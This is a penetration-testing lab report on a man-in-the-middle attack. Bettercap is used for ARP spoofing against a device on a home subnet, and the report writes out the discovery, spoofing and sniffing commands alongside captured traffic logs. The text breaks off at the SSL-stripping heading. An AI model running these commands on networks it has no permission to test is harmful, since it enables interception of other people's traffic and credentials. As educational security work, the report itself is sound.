Penetration Testing Report

Project: MITM Attack using Bettercap on Local Network

Author: Unisha Khadgi

Date: July 24, 2025




Figure 1 Man In The Middle Attack (MITM)(Bhardwaj, 2023)

Table Of Contents

Table of Figures

1 Abstract

This report presents a penetration testing exercise aimed at demonstrating a Man-in-the-Middle (MITM) attack using Bettercap on a local network. The objective was to evaluate the security risks posed by ARP spoofing attacks, enabling unauthorized interception of data in transit. The attack successfully captured unencrypted credentials transmitted via HTTP, emphasizing the importance of using secure communication protocols and proper network configurations. Recommendations are provided to help mitigate these vulnerabilities and strengthen overall network security.

2 Introduction

This report documents a network security assessment performed on a local network (192.168.1.0/24) to demonstrate vulnerabilities related to ARP spoofing and Man-in-the-Middle (MITM) attacks. The objective is to analyze how attackers can intercept network traffic by exploiting weaknesses in the ARP protocol, specifically targeting devices on the network. Understanding these attacks is critical for strengthening network security and protecting sensitive data such as usernames and passwords.

Key Concepts:

- ARP Spoofing: An attack technique where the attacker sends falsified ARP (Address Resolution Protocol) messages to associate their MAC address with the IP address of a legitimate device (e.g., the router), intercepting traffic meant for that device.
- Man-in-the-Middle (MITM): A scenario where the attacker secretly relays and potentially alters the communication between two parties, capturing sensitive data like credentials.

3 Tools and Environment

- **Operating System:** Kali Linux
- **Tool Used:** Bettercap v2.33.0 - A powerful network attack and monitoring tool.
- **Target Network:** 192.168.1.0/24 (Local network)
- **Target Device IP:** 192.168.1.65
- **Target Website:** http://testphp.vulnweb.com (vulnerable test site)
- **Attack Host IP:** 192.168.1.71




Figure 2 Network Diagram

Summary:

The attacker machine was configured to scan the network, identify active hosts, and select the target IP for ARP spoofing. The Bettercap tool was configured to perform ARP spoofing and enable traffic sniffing and HTTP proxy with sslstrip to capture unencrypted data.


4 Attack Methodology

This section describes the step-by-step approach used to perform the ARP spoofing and MITM attack with Bettercap on the local network.

4.1 Environment Setup

- Connected attacker machine (Kali Linux) and target device on the same local network (192.168.1.0/24).
- The attacker's IP and network interface were identified using:

Command: ip a


kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
2:15
kali@kali: ~
File Actions Edit View Help


```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet [redacted] scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default ql
en 1000
    link/ether 08:00:27:6e:13:6e brd ff:ff:ff:ff:ff:ff
    inet [redacted] brd [redacted] scope global dynamic noprefixroute eth0
       valid_lft 86380sec preferred_lft 86380sec
    inet6 [redacted] scope global dynamic noprefixroute
       valid_lft 1180sec preferred_lft 1180sec
    inet6 [redacted]/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Figure 3 Output showing wlan0 interface and IP address

4.2 Network Connectivity Check

- Ping target devices to confirm connectivity:

Command: ping 192.168.1.65




```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.65
PING 192.168.1.65 (192.168.1.65) 56(84) bytes of data.
64 bytes from 192.168.1.65: icmp_seq=1 ttl=64 time=707 ms
64 bytes from 192.168.1.65: icmp_seq=2 ttl=64 time=14.5 ms
64 bytes from 192.168.1.65: icmp_seq=3 ttl=64 time=156 ms
64 bytes from 192.168.1.65: icmp_seq=4 ttl=64 time=7.32 ms
^C
—— 192.168.1.65 ping statistics ——
4 packets transmitted, 4 received, 0% packet loss, time 3035ms
rtt min/avg/max/mdev = 7.315/221.200/706.697/286.526 ms
```

Figure 4 Pinging target device IP

4.3 Launching Bettercap

- Started Bettercap in interactive mode on the attacker machine:

Command: sudo bettercap




```
┌──(kali㉿kali)-[~]
└─$ sudo bettercap
[sudo] password for kali:
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]
```

Figure 5 Bettercap startup and prompt

4.4 Network Probing and Host Discovery

- Enabled network probing to discover active hosts on the subnet:

Command: net.probe on




```
192.168.1.0/24 > 192.168.1.71  » net.probe on
[03:22:40] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.1.0/24 > 192.168.1.71  » [03:22:40] [sys.log] [inf] net.probe probing 256 addresses
on 192.168.1.0/24
192.168.1.0/24 > 192.168.1.71  » [03:22:40] [endpoint.new] endpoint 192.168.1.64 detected as
 2e:c6:00:fd:8f:ff.
192.168.1.0/24 > 192.168.1.71  » [03:22:40] [endpoint.new] endpoint 192.168.1.66 detected as
 5a:52:de:67:a9:1a.
192.168.1.0/24 > 192.168.1.71  » [03:22:40] [endpoint.new] endpoint 192.168.1.68 detected as
 1a:22:7c:88:5f:e6.
192.168.1.0/24 > 192.168.1.71  » [03:22:40] [endpoint.new] endpoint 192.168.1.65 detected as
 92:58:cb:74:e7:15.
192.168.1.0/24 > 192.168.1.71  » [03:22:40] [endpoint.new] endpoint 192.168.1.67 detected as
 2c:d9:74:e2:2e:f8 (Hui Zhou Gaoshengda Technology Co.,LTD).
192.168.1.0/24 > 192.168.1.71  » [03:22:40] [endpoint.new] endpoint fe80::3f17:223a:201:5f1a
 detected as 60:e9:aa:f1:ae:7d (CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.).
192.168.1.0/24 > 192.168.1.71  » [03:22:41] [endpoint.new] endpoint 192.168.1.73 detected as
 d8:af:f1:18:56:04 (Panasonic Appliances Company).
```

Figure 6 Discovering Host

- Verified hosts discovered by Bettercap:

Command: net.show



```
192.168.1.0/24 > 192.168.1.71  » net.show

┌─────────────────────────────────────┬───────────┬──────────────────────────────────┐
│               IP ▴ │ Sent  │ Recvd │   MAC   │  │ Name      │              Vendor              │
│                    │       │       │  Seen   │  │           │                                  │
├────────────────────┼───────┼───────┼─────────┼──┼───────────┼──────────────────────────────────┤
│ 192 [redacted]                 [redacted]       │ eth0      │ PCS Systemtechnik GmbH
                     │ 0 B   │ 0 B   │ 03:21:30 │
│ 192.[redacted]                 [redacted]       │ gateway   │ Taicang T&W Electronics
                     │ 3.1 kB │ 2.2 kB │ 03:21:30 │
│                                                 │           │
│ fe80[redacted]                                  │ WORKGROUP │ CLOUD NETWORK TECHNOLOGY SINGAP
ORE PTE. LTD.        │ 0 B   │ 0 B   │ 03:22:41 │
│ 192.[redacted]                 [redacted]       │           │
                     │ 240 B │ 276 B │ 03:22:49 │
│ 192.[redacted]                 [redacted]       │           │
                     │ 360 B │ 276 B │ 03:22:58 │
│ 192.[redacted]                 [redacted]       │           │
                     │ 360 B │ 276 B │ 03:22:58 │
│ 192.[redacted]                 [redacted]       │           │ Hui Zhou Gaoshengda Technology
Co.,LTD              │ 360 B │ 276 B │ 03:22:57 │
│ 192.[redacted]                 [redacted]       │           │
                     │ 240 B │ 276 B │ 03:22:57 │
│ 192.[redacted]                 [redacted]       │           │ Panasonic Appliances Company
                     │ 210 B │ 276 B │ 03:22:57 │
└─────────────────────────────────────────────────┴───────────┴──────────────────────────────────┘

↑ 40 kB / ↓ 102 kB / 2175 pkts
```

Figure 7 List of active IPs and MAC addresses on the network

4.5 Setting ARP Spoofing Targets

- Selected the target IP address for the ARP spoofing attack:

Command: set arp.spoof.targets 192.168.1.65

- Enabled full duplex spoofing to intercept traffic between victim and gateway:

Command: set arp.spoof.fullduplex true


4.6 Starting ARP Spoofing and Packet Sniffing

- Started ARP spoofing attack:

Command: arp.spoof on

- Enabled network packet sniffing to capture intercepted traffic:

Command: net.sniff on



```
192.168.1.0/24 > 192.168.1.71  » set arp.spoof.targets 192.168.1.65
192.168.1.0/24 > 192.168.1.71  » set arp.spoof.fullduplex true
192.168.1.0/24 > 192.168.1.71  » arp.spoof on
192.168.1.0/24 > 192.168.1.71  » net.sniff [03:26:46] [sys.log] [inf] arp.spoof arp spoofer
started, probing 1 targets.
192.168.1.0/24 > 192.168.1.71  » net.sniff o[03:26:46] [sys.log] [war] arp.spoof full duplex
 spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
192.168.1.0/24 > 192.168.1.71  » net.sniff on
192.168.1.0/24 > 192.168.1.71  » net.sniff on
192.168.1.0/24 > 192.168.1.71  » [03:27:00] [sys.log] [err] module net.sniff is already runn
ing
192.168.1.0/24 > 192.168.1.71  » [03:28:01] [net.sniff.dns] dns gateway > 192.168.1.65 : www
.google.com is [redacted]
192.168.1.0/24 > 192.168.1.71  » [03:28:01] [net.sniff.dns] dns gateway > 192.168.1.65 : www
.google.com is [redacted]
192.168.1.0/24 > 192.168.1.71  » [03:28:45] [net.sniff.http.request] http 192.168.1.65 GET c
learglowingyoungstars.neverssl.com/online
192.168.1.0/24 > 192.168.1.71  » [03:28:45] [net.sniff.http.request] http 192.168.1.65 GET c
learglowingyoungstars.neverssl.com/online
192.168.1.0/24 > 192.168.1.71  » [03:28:45] [net.sniff.http.response] http [redacted]
301 Moved Permanently → 192.168.1.65 (258 B text/html; charset=iso-8859-1)
192.168.1.0/24 > 192.168.1.71  » [03:28:45] [net.sniff.http.response] http [redacted]
301 Moved Permanently → 192.168.1.65 (258 B text/html; charset=iso-8859-1)
192.168.1.0/24 > 192.168.1.71  » [03:28:45] [net.sniff.http.request] http [redacted] GET c
learglowingyoungstars.neverssl.com/online/
192.168.1.0/24 > 192.168.1.71  » [03:28:45] [net.sniff.http.request] http [redacted] GET c
learglowingyoungstars.neverssl.com/online/
192.168.1.0/24 > 192.168.1.71  » [03:28:45] [net.sniff.http.response] http [redacted]
200 OK → 192.168.1.65 (2.2 kB text/html; charset=UTF-8)
192.168.1.0/24 > 192.168.1.71  » [03:28:45] [net.sniff.http.response] http [redacted]
200 OK → 192.168.1.65 (2.2 kB text/html; charset=UTF-8)
192.168.1.0/24 > 192.168.1.71  » [03:28:45] [net.sniff.http.request] http [redacted] GET c
learglowingyoungstars.neverssl.com/favicon.ico
192.168.1.0/24 > 192.168.1.71  » [03:28:45] [net.sniff.http.request] http [redacted] GET c
learglowingyoungstars.neverssl.com/favicon.ico
192.168.1.0/24 > 192.168.1.71  » [03:28:46] [net.sniff.http.response] http [redacted]
200 OK → 192.168.1.65 (124 B image/vnd.microsoft.icon)
192.168.1.0/24 > 192.168.1.71  » [03:28:46] [net.sniff.http.response] http [redacted]
200 OK → 192.168.1.65 (124 B image/vnd.microsoft.icon)
192.168.1.0/24 > 192.168.1.71  » [03:29:00] [net.sniff.dns] dns gateway > 192.168.1.65 : www
```

Figure 8 Logs showing ARP spoofing started and traffic being captured

4.7 Enabling HTTP Proxy and SSL Stripping

